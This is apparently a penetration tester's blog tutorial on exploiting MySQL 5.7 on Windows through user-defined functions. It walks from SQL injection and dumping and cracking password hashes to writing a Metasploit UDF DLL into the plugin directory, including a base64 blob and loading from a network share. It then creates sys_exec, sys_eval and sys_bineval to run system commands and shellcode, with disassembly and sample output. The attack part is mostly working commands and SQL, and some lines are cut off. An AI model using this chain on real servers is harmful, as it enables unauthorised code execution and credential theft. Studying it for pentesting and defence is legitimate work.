

MySQL UDF Exploitation

Overview

In the real world, while I was pentesting a financial institute I came across a scenario where they had an internal intranet and it was using MySQL 5.7 64-bit as the backend database technology. Most of the time I encounter MSSQL in most cooperate environments, but this was a rare case. I found SQL injection in the web application and I was able to dump the username and password from the mysql.user and I realized it had privileges to write files to disk. This lead me into writing a post and sharing techniques in injecting a UDF library to MySQL and gaining code execution and popping a shell in Windows. When I Googled most techniques are a bit vague when it comes to Windows. So, I thought of writing this post with my own research to clear things and make you understand few tricks you can use to do this manually.

I will be hosting the latest MySQL 5.7.21 latest community server by the time I am blogging this, in one machine. To reproduce the scenario, I am running the mysqld server with '-secure-file-priv=' parameter set to blank. In this scenario I was able to retrieve the username and password from the mysql.user table using a union based injection in the intranet. Note that in MySQL 5.7 and above the column 'password' doesn't exists. They have changed it to 'authentication_string'.

MySQL 5.6 and below

```
select host, user, password from mysql.user;
```

MySQL 5.7 and above

```
select host, user, authentication_string from mysql.user;
```

```
mysql> select host, user, authentication_string from mysql.user;
+-----+-----+-----+
| host      | user           | authentication_string |
+-----+-----+-----+
| localhost | root           | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| localhost | mysql.session  | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| localhost | mysql.sys      | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| localhost | osanda         | *6691484EA6B50DDDE1926A220DA01FA9E575C18A |
| 192.168.0.% | osanda         | *6691484EA6B50DDDE1926A220DA01FA9E575C18A |
+-----+-----+-----+
5 rows in set (0.00 sec)
```

Note that you can use the metasploit's mysql_hashdump.rb auxiliary module to dump the MySQL hashes if you already have the credentials. By the time I am writing this blog post the script needed to be updated to extract in MySQL 5.7 you can check my pull request [here](#)

The host column for the user 'osanda' allows connections from 192.168.0.*, which means we can use this user for remote connections from that IP range.

I cracked password hash and got the plain text password.

```
root@kali:~# mysql -h192.168.0.30 -uosanda -pabc123
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.21 MySQL Community Server (GPL)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement

MySQL [(none)]>
MySQL [(none)]>
MySQL [(none)]> select user();
+-----+
| user() |
+-----+
| osanda@192.168.0.28 |
+-----+
1 row in set (0.02 sec)
```

After logging into MySQL I had a look at the privileges the current user had.

```
select * from mysql.user where user = substring_index(user(), '@', 1) ;
```

```

***** 2. row *****
      Host: 192.168.0.%
      User: osanda
      Select_priv: Y
      Insert_priv: Y
      Update_priv: Y
      Delete_priv: Y
      Create_priv: Y
      Drop_priv: Y
      Reload_priv: Y
      Shutdown_priv: Y
      Process_priv: Y
      File_priv: Y
      Grant_priv: Y
      References_priv: Y
      Index_priv: Y
      Alter_priv: Y
      Show_db_priv: Y
      Super_priv: Y
      Create_tmp_table_priv: Y
      Lock_tables_priv: Y
      Execute_priv: Y
      Repl_slave_priv: Y
      Repl_client_priv: Y
      Create_view_priv: Y
      Show_view_priv: Y
      Create_routine_priv: Y
      Alter_routine_priv: Y
      Create_user_priv: Y
      Event_priv: Y
      Trigger_priv: Y
      Create_tablespace_priv: Y
      ssl_type:
      ssl_cipher:
      x509_issuer:
      x509_subject:
      max_questions: 0
      max_updates: 0
      max_connections: 0
      max_user_connections: 0
      plugin: mysql_native_password
      authentication_string: *6691484EA6B50DDDE1926A220DA01FA9E575C18A
      password_expired: N
      password_last_changed: 2018-02-07 12:10:10
      password_lifetime: NULL
      account_locked: N

```

The user we are logged in has all the privileges and we have privileges to read and write files, in which you can think about writing a UDF DLL library and gaining code execution on the box.

What is a UDF Library?

UDF means User Defined Functions in MySQL. It's like coding your own functions inside a DLL and calling them inside MySQL. We are going to use the "lib_mysqludf_sys_64.dll" DLL library which can be found inside the Metasploit framework. You can use the UDF libraries based on the OS and architecture that is inside your Metasploit installation directory "/usr/share/metasploit-framework/data/exploits/mysql/". [Click here](#) for the github link to the files.

First, we must check the architecture of MySQL running. The global variable '@@version_compile_os' shows us the architecture of the MySQL instance and the '@@version_compile_machine' shows us the architecture of the operating system. In this case we are running a 64-bit version of MySQL inside a 64-bit Windows OS.

```
MySQL [(none)]> select @@version_compile_os, @@version_compile_machine;
```

```
+-----+-----+
| @@version_compile_os | @@version_compile_machine |
+-----+-----+
| Win64                | x86_64                    |
+-----+-----+
```

```
MySQL [(none)]> show variables like '%compile%';
```

```
+-----+-----+
| Variable_name          | Value |
+-----+-----+
| version_compile_machine | x86_64 |
| version_compile_os      | Win64  |
+-----+-----+
```

```
MySQL [(none)]>
MySQL [(none)]> select @@version_compile_os, @@version_compile_machine;
+-----+-----+
| @@version_compile_os | @@version_compile_machine |
+-----+-----+
| Win64                | x86_64                    |
+-----+-----+
1 row in set (0.01 sec)

MySQL [(none)]> show variables like '%compile%';
+-----+-----+
| Variable_name          | Value |
+-----+-----+
| version_compile_machine | x86_64 |
| version_compile_os      | Win64  |
+-----+-----+
2 rows in set (0.01 sec)
```

Starting from MySQL 5.0.67 the UDF library must be contained inside the plugin folder which can be found out by using the '@@plugin_dir' global variable. This variable can be seen and edited inside the mysql.ini file.

```

MySQL [(none)]> select @@plugin_dir ;
+-----+
| @@plugin_dir |
+-----+
| D:\MySQL\mysql-5.7.21-winx64\mysql-5.7.21-winx64\lib\plugin\ |
+-----+
1 row in set (0.02 sec)

MySQL [(none)]> show variables like 'plugin%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| plugin_dir    | D:\MySQL\mysql-5.7.21-winx64\mysql-5.7.21-winx64\lib\plugin\ |
+-----+-----+

MySQL [(none)]>
MySQL [(none)]>
MySQL [(none)]> select @@plugin_dir ;
+-----+
| @@plugin_dir |
+-----+
| D:\MySQL\mysql-5.7.21-winx64\mysql-5.7.21-winx64\lib\plugin\ |
+-----+
1 row in set (0.02 sec)

MySQL [(none)]> show variables like 'plugin%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| plugin_dir    | D:\MySQL\mysql-5.7.21-winx64\mysql-5.7.21-winx64\lib\plugin\ |
+-----+-----+
1 row in set (0.02 sec)

```

You can change the plugin directory variable by passing the new value to the mysqld.

```
mysqld.exe -plugin-dir=C:\\temp\\plugins\\
```

Another way would be to write a new mysql configuration file with the plugin directory and pass it to mysqld.

```
mysqld.exe --defaults-file=C:\\temp\\my.ini
```

The content of the 'my.ini'

```
[mysqld]
plugin_dir = C:\\temp\\plugins\\
```

In MySQL versions prior to 5.0.67 it's said the file must be in a directory that is searched by your system's dynamic linker. The same applies to MySQL versions prior to 4.1.25. Here's the text as mentioned in the documentation.

As of MySQL 5.0.67, the file must be located in the plugin directory. This directory is given by the value of the plugin_dir system variable. If the value of plugin_dir is empty, the behavior that is used before 5.0.67 applies: The file must be located in a directory

As of MySQL 4.1.25, the file must be located in the plugin directory. This directory is given by the value of the `plugin_dir` system variable. If the value of `plugin_dir` is empty, the behavior that is used before 4.1.25 applies: The file must be located in a directory that is searched by your system's dynamic linker.

- @@datadir
- @@basedir\bin
- C:\windows
- C:\windows\system
- C:\windows\system32

There are many possible ways you can do this. The function `load_file` supports network paths. If you can copy the DLL inside a network share you can directly load it and write to disk.

Another method would be writing the entire DLL file into the disk in one hex encoded string.

Another way would be by creating a table and inserting the binary data in a hex encoded stream. You can try writing in one insert statement or by breaking down into pieces, in which by using the update statement to contact the binary data.

You can also directly load the file from disk to the above created table from a network share or locally like using 'load data infile' statement. Convert the file to hex like I've show above and unhex it while writing to disk.

```
load data infile '\\\\192.168.0.19\\network\\udf.hex'
```



```
into table temp fields terminated by '@OsandaMalith'
lines terminated by '@OsandaMalith' (data);
```

```
select unhex(data) from temp into outfile 'D:\\MySQL\\mysql-5.7.21-winx64\\mysql-5.7.21-
```

There's good news starting from MySQL 5.6.1 and MariaDB 10.0.5. The functions 'to_base64' and 'from_base64' were introduced. If you are a guy like me who loves bypassing WAFs in SQL injection you might be already using these functions (hint: routed query injection).

```
select to_base64(load_file('/usr/share/metasploit-framework/data/exploits/mysql/lib_mysql
into outfile '/tmp/udf.b64');
```

You can edit the base64 file and add the following lines to dump to the plugin dir.

```
select from_base64("TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSB5dW4gaW4gRE9TIGlv
ZGUuUHQ0KJAAAAAAAAAAZwu3gd60Ds3ejg7N3o40zafEQs3Wjg7Np8QCzfa0Ds2nxB7N1o40zUGX4
s3Sjg7N3o4KzW60Ds2nxCrN2o40zafEws3Wjg7Np8RGzdq0Ds2nxErN2o40zUmljaHejg7MAAAAA
AAAAAAAAAAAAAAAAAUEUAAGSGBgBwsYNLAAAAAAAAAADwACIgCwIJAAASAAAAFgAAAAAADQaAAAA
EAAAAAAAgAEAAAAEAAAAIAAAUAAgAAAAABQACAAAAAAAgAAAAQAADPOAAACAEABAAQAAAA
AAAAEAAAAAAAAAAAAEAAAAAAAAABAAAAAAAAAAAAAAAAEAAAAA5AAAFgAAQDQAADwAAAAAYAAAsAIA
AABQAABoAQAAAAAAAAAAAAcAAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAwAABwAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALnRleHQAAAA
EAAAABAAAAASAAAAABAAAAAAAAAAAAAAAAAAAAIAAAyC5yZGF0YQAABQsAAAAwAAAAADAAAABYAAAA")
into outfile "D:\\MySQL\\mysql-5.7.21-winx64\\mysql-5.7.21-winx64\\lib\\plugin\\udf.dll"
```

After that you can pass the entire file to mysql like this.

```
mysql -h192.168.0.30 -uosanda -pabc123 < /tmp/udf.b64
```

You can also directly write the base64 encoded file from a network share or locally using the above discussed 'load data infile' statement and dump like this.

```
select from_base64(data) from temp
into outfile 'D:\\MySQL\\mysql-5.7.21-winx64\\mysql-5.7.21-winx64\\lib\\plugin\\udf.dll'
```

Exploring the DLL

Most of the time I've seen people writing only about the 'sys_exec' function inside this DLL which is inside Metasploit. For curiosity, I thought of reversing this DLL and exploring other functions. If we check the export directory, we can see the author had written few more useful functions. I'll show some useful functions.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001060	0000	000039F1	lib_mysqludf_sys_info
00000002	00001530	0001	00003A07	lib_mysqludf_sys_info_deinit
00000003	00001000	0002	00003A24	lib_mysqludf_sys_info_init
00000004	00001540	0003	00003A3F	sys_bineval
00000005	00001530	0004	00003A4B	sys_bineval_deinit
00000006	00001520	0005	00003A5E	sys_bineval_init
00000007	000013E0	0006	00003A6F	sys_eval
00000008	00001530	0007	00003A78	sys_eval_deinit
00000009	00001350	0008	00003A88	sys_eval_init
0000000A	000013C0	0009	00003A96	sys_exec
0000000B	00001530	000A	00003A9F	sys_exec_deinit
0000000C	00001350	000B	00003AAF	sys_exec_init
0000000D	00001120	000C	00003ABD	sys_get
0000000E	00001530	000D	00003AC5	sys_get_deinit
0000000F	000010B0	000E	00003AD4	sys_get_init
00000010	000012D0	000F	00003AE1	sys_set
00000011	000012B0	0010	00003AE9	sys_set_deinit
00000012	00001180	0011	00003AF8	sys_set_init

sys_exec

The function will pass the argument 'args->args[0]' inside the 'system' function. You can use this to execute system commands on the target machine.

```

000000001800013C0 ; ===== S U B R O U T I N E =====
000000001800013C0
000000001800013C0
000000001800013C0
000000001800013C0 public sys_exec
000000001800013C0 sys_exec proc near ; DATA XREF: .rdata
000000001800013C0 ; .pdata:00000001800013C0
000000001800013C0 sub rsp, 28h
000000001800013C4 mov rcx, [rdx+10h]
000000001800013C8 mov rcx, [rcx] ; Command
000000001800013CB call cs:system
000000001800013D1 cdqe
000000001800013D3 add rsp, 28h
000000001800013D7 retn
000000001800013D7 sys_exec endp
000000001800013D7
000000001800013D7

```

Installation


```
create function sys_exec returns int soname 'udf.dll';
```

Verification

```
select * from mysql.func where name = 'sys_exec';
```

```
+-----+-----+-----+-----+
| name   | ret | dl      | type   |
+-----+-----+-----+-----+
| sys_exec | 2 | udf.dll | function |
+-----+-----+-----+-----+
```

```
MySQL [(none)]> select * from mysql.func where name = 'sys_exec';
+-----+-----+-----+-----+
| name   | ret | dl      | type   |
+-----+-----+-----+-----+
| sys_exec | 2 | udf.dll | function |
+-----+-----+-----+-----+
1 row in set (0.03 sec)
```

Deletion

```
drop function sys_exec;
```

sys_eval

This function will execute system commands and display on the screen passing to stdout. As you can use this function uses the '_popen' function with the 'r' parameter in which the calling process can read the spawned command's standard output via the returned stream. It uses 'fgets' to read the pipe to a buffer and it will return us the buffer.

```
18000140F ; __unwind { // __GSHandlerCheck
18000140F      mov     [rsp+458h+arg_10], rbp
180001417      mov     r14, r9
18000141A      mov     rdi, rdx
18000141D      call    cs:malloc
180001423      mov     rcx, [rdi+10h]
180001427      lea     rdx, Mode      ; "r"
18000142E      xor     r12d, r12d
180001431      mov     rcx, [rcx]      ; Command
180001434      mov     rsi, rax
180001437      call    cs:_popen
18000143D      lea     rcx, [rsp+458h+Buf] ; Buf
180001442      mov     edx, 400h      ; MaxCount
180001447      mov     r8, rax        ; File
18000144A      mov     rbp, rax
18000144D      call    cs:fgets
180001453      test    rax, rax
180001456      jz     short loc_18000148E
180001456 ; } // starts at 18000140F
180001458
```

Installation

```
create function sys_eval returns string soname 'udf.dll';
```

Verification

```
select * from mysql.func where name = 'sys_eval';
```

Deletion

```
drop function sys_eval;
```

Example

```
select sys_eval('dir');
```

```
-----+
| Volume in drive D is Storage
| Volume Serial Number is 8A8D-9C44
|
| Directory of D:\MySQL\mysql-5.7.21-winx64\mysql-5.7.21-winx64\data
|
11/02/2018  12:48 PM    <DIR>          .
11/02/2018  12:48 PM    <DIR>          ..
05/02/2018  11:40 PM                3 aa
05/02/2018  11:33 PM               56 auto.cnf
09/02/2018  11:53 PM              319 calc.bin
19/12/2014  04:22 AM               85 calc2.bin
19/12/2014  04:22 AM               98 calc3.bin
11/02/2018  12:48 PM          12,582,912 ibdata1
11/02/2018  12:48 PM          12,582,912 ibtmp1
11/02/2018  12:48 PM               520 ib_buffer_pool
11/02/2018  12:48 PM          50,331,648 ib_logfile0
05/02/2018  11:33 PM          50,331,648 ib_logfile1
08/02/2018  12:35 AM    <DIR>          mysql
05/02/2018  11:33 PM    <DIR>          performance_schema
11/02/2018  02:00 AM    <DIR>          sys
31/01/2014  11:39 PM           11,264 sys.dll
11/02/2018  02:29 AM           35,332 ZDL-00024.err
11/02/2018  12:48 PM                4 ZDL-00024.pid
          13 File(s)      125,876,801 bytes
          5 Dir(s)  69,441,515,520 bytes free |
+-----+
1 row in set (0.04 sec)

MySQL [(none)]> █
```

sys_get

This function uses the 'getenv' function to return us the value of the system variables.

```
180001120
180001120
180001120      public sys_get
180001120 sys_get      proc near                                ; DATA XREF: .rda
180001120                                         ; .pdata:Exceptio
180001120
180001120      arg_0      = qword ptr 8
180001120      arg_20     = qword ptr 28h
180001120
180001120      push      rbx
180001122      sub       rsp, 20h
180001126      mov       rcx, [rdx+10h]
18000112A      mov       rbx, r9
18000112D      mov       rcx, [rcx]          ; VarName
180001130      call      cs:getenv
180001136      mov       r11, rax
180001139      test      rax, rax
18000113C      jnz       short loc_18000114C
18000113E      mov       rcx, [rsp+28h+arg_20]
180001143      mov       byte ptr [rcx], 1
180001146      add       rsp, 20h
18000114A      pop       rbx
18000114B      retn
18000114C ; -----
```

Installation

create **function sys_get** returns string soname 'udf.dll';

Verification

```
select * from mysql.func where name = 'sys_get';
```

Deletion

```
Drop function sys_get;
```

Example

```
Select sys_get('longonserver');
```

```
MySQL [(none)]>
MySQL [(none)]> select sys_get('logonserver');
+-----+
| sys_get('logonserver') |
+-----+
| \\ZDL-00024            |
+-----+
1 row in set (0.02 sec)
```

Executing Shellcode - sys_bineval

I found a cool function inside this DLL as 'sys_bineval'. This function will allocate RWX memory using the 'VirtualAlloc' API and using 'strcpy' the 'args->args[0]' will be copied into the newly allocated memory. Then this buffer is passed to the 'CreateThread' API to spawn a new thread.

```

00180001540
00180001540 public sys_bineval
00180001540 sys_bineval proc near
00180001540
00180001540 dwCreationFlags= dword ptr -18h
00180001540 lpThreadId= qword ptr -10h
00180001540 arg_0= qword ptr 8
00180001540 ThreadId= dword ptr 10h
00180001540 arg_10= qword ptr 18h
00180001540
00180001540 mov     [rsp+arg_0], rbx
00180001545 mov     [rsp+arg_10], rsi
0018000154A push    rdi
0018000154B sub     rsp, 30h
0018000154F mov     rdi, [rdx+10h]
00180001553 or      rcx, 0FFFFFFFFFFFFFFFh
00180001557 xor     eax, eax
00180001559 mov     rdi, [rdi]
0018000155C mov     rsi, rdx
0018000155F lea     r9d, [rax+40h] ; flProtect = PAGE_EXECUTE_READWRITE
00180001563 repne scasb
00180001565 mov     r8d, 1000h ; flAllocationType = MEM_COMMIT
00180001568 not     rcx
0018000156E mov     rdx, rcx ; dwSize
00180001571 lea     rdi, [rcx-1]
00180001575 xor     ecx, ecx ; lpAddress
00180001577 call    cs:VirtualAlloc
0018000157D mov     rdx, [rsi+10h]
00180001581 mov     r8, rdi ; Count
00180001584 mov     rdx, [rdx] ; Source
00180001587 mov     rcx, rax ; Dest
0018000158A mov     rbx, rax
0018000158D call    cs:strncpy
00180001593 lea     rdx, [rsp+38h+ThreadId]
00180001598 lea     r8, StartAddress ; lpStartAddress
0018000159F mov     [rsp+38h+lpThreadId], rdx ; lpThreadId
001800015A4 mov     r9, rbx ; lpParameter
001800015A7 xor     ecx, ecx ; lpThreadAttributes
001800015A9 xor     edx, edx ; dwStackSize
001800015AB mov     [rsp+38h+dwCreationFlags], 0 ; dwCreationFlags
001800015B3 call    cs:CreateThread
001800015B9 or      edx, 0FFFFFFFFh ; dwMilliseconds
001800015BC mov     rcx, rax ; hHandle
001800015BF call    cs:WaitForSingleObject
001800015C5 mov     rbx, [rsp+38h+arg_0]
001800015CA mov     rsi, [rsp+38h+arg_10]
001800015CF xor     eax, eax
001800015D1 add     rsp, 30h
001800015D5 pop     rdi
001800015D6 retn
001800015D6 sys_bineval endp
001800015D6

```

If we have a look at the 'CreateThread' API we can see that the 'lpParameter' which is the copied buffer using the 'strcpy' is passed as a pointer to a

variable to be passed to the thread. The function at the 'StartAddress' will directly move the 'lpParamter' and call ptr rax, that will change RIP to our shellcode.

```
0180001600
0180001600 sub_180001600 proc near
0180001600
0180001600 arg_0= qword ptr 10h
0180001600
0180001600 push    rbp
0180001601 mov     rbp, rsp
0180001604 mov     rax, [rbp+arg_0]
0180001608 call    qword ptr [rax]
018000160A leave
018000160B retn
018000160B sub_180001600 endp
018000160B
```

Installation

```
create function sys_bineval returns int soname 'udf.dll';
```

Verification

```
select * from mysql.func where name = 'sys_bineval';
```


Deletion

```
drop function sys_bineval;
```

Example

However I did not get this working in 64-bit. This works fine in 32-bit platforms. You can directly open the raw binary shellcode or encode to base64 or hex encode and execute using this function.

```
select sys_bineval(from_base64(load_file('./calc.b64')));
```



I noticed that these external UDF functions do not have proper exception handling in the disassembled code. Hence, a slightest mistake while calling these functions will lead the mysqld.exe server to crash. I hope this article might be useful to you while pentesting MySQL.

References

<http://ftp.nchu.edu.tw/MySQL/doc/refman/5.0/en/create-function-udf.html>
<http://ftp.nchu.edu.tw/MySQL/doc/refman/4.1/en/create-function-udf.html>
<https://docs.oracle.com/cd/E19078-01/mysql/mysql-refman-5.0/extending-mysql.html>
<https://dev.mysql.com/doc/relnotes/mysql/5.6/en/news-5-6-1.html>
<https://dev.mysql.com/doc/refman/5.7/en/udf-arguments.html>
[https://msdn.microsoft.com/en-us/library/aa298534\(v=vs.60\).aspx](https://msdn.microsoft.com/en-us/library/aa298534(v=vs.60).aspx)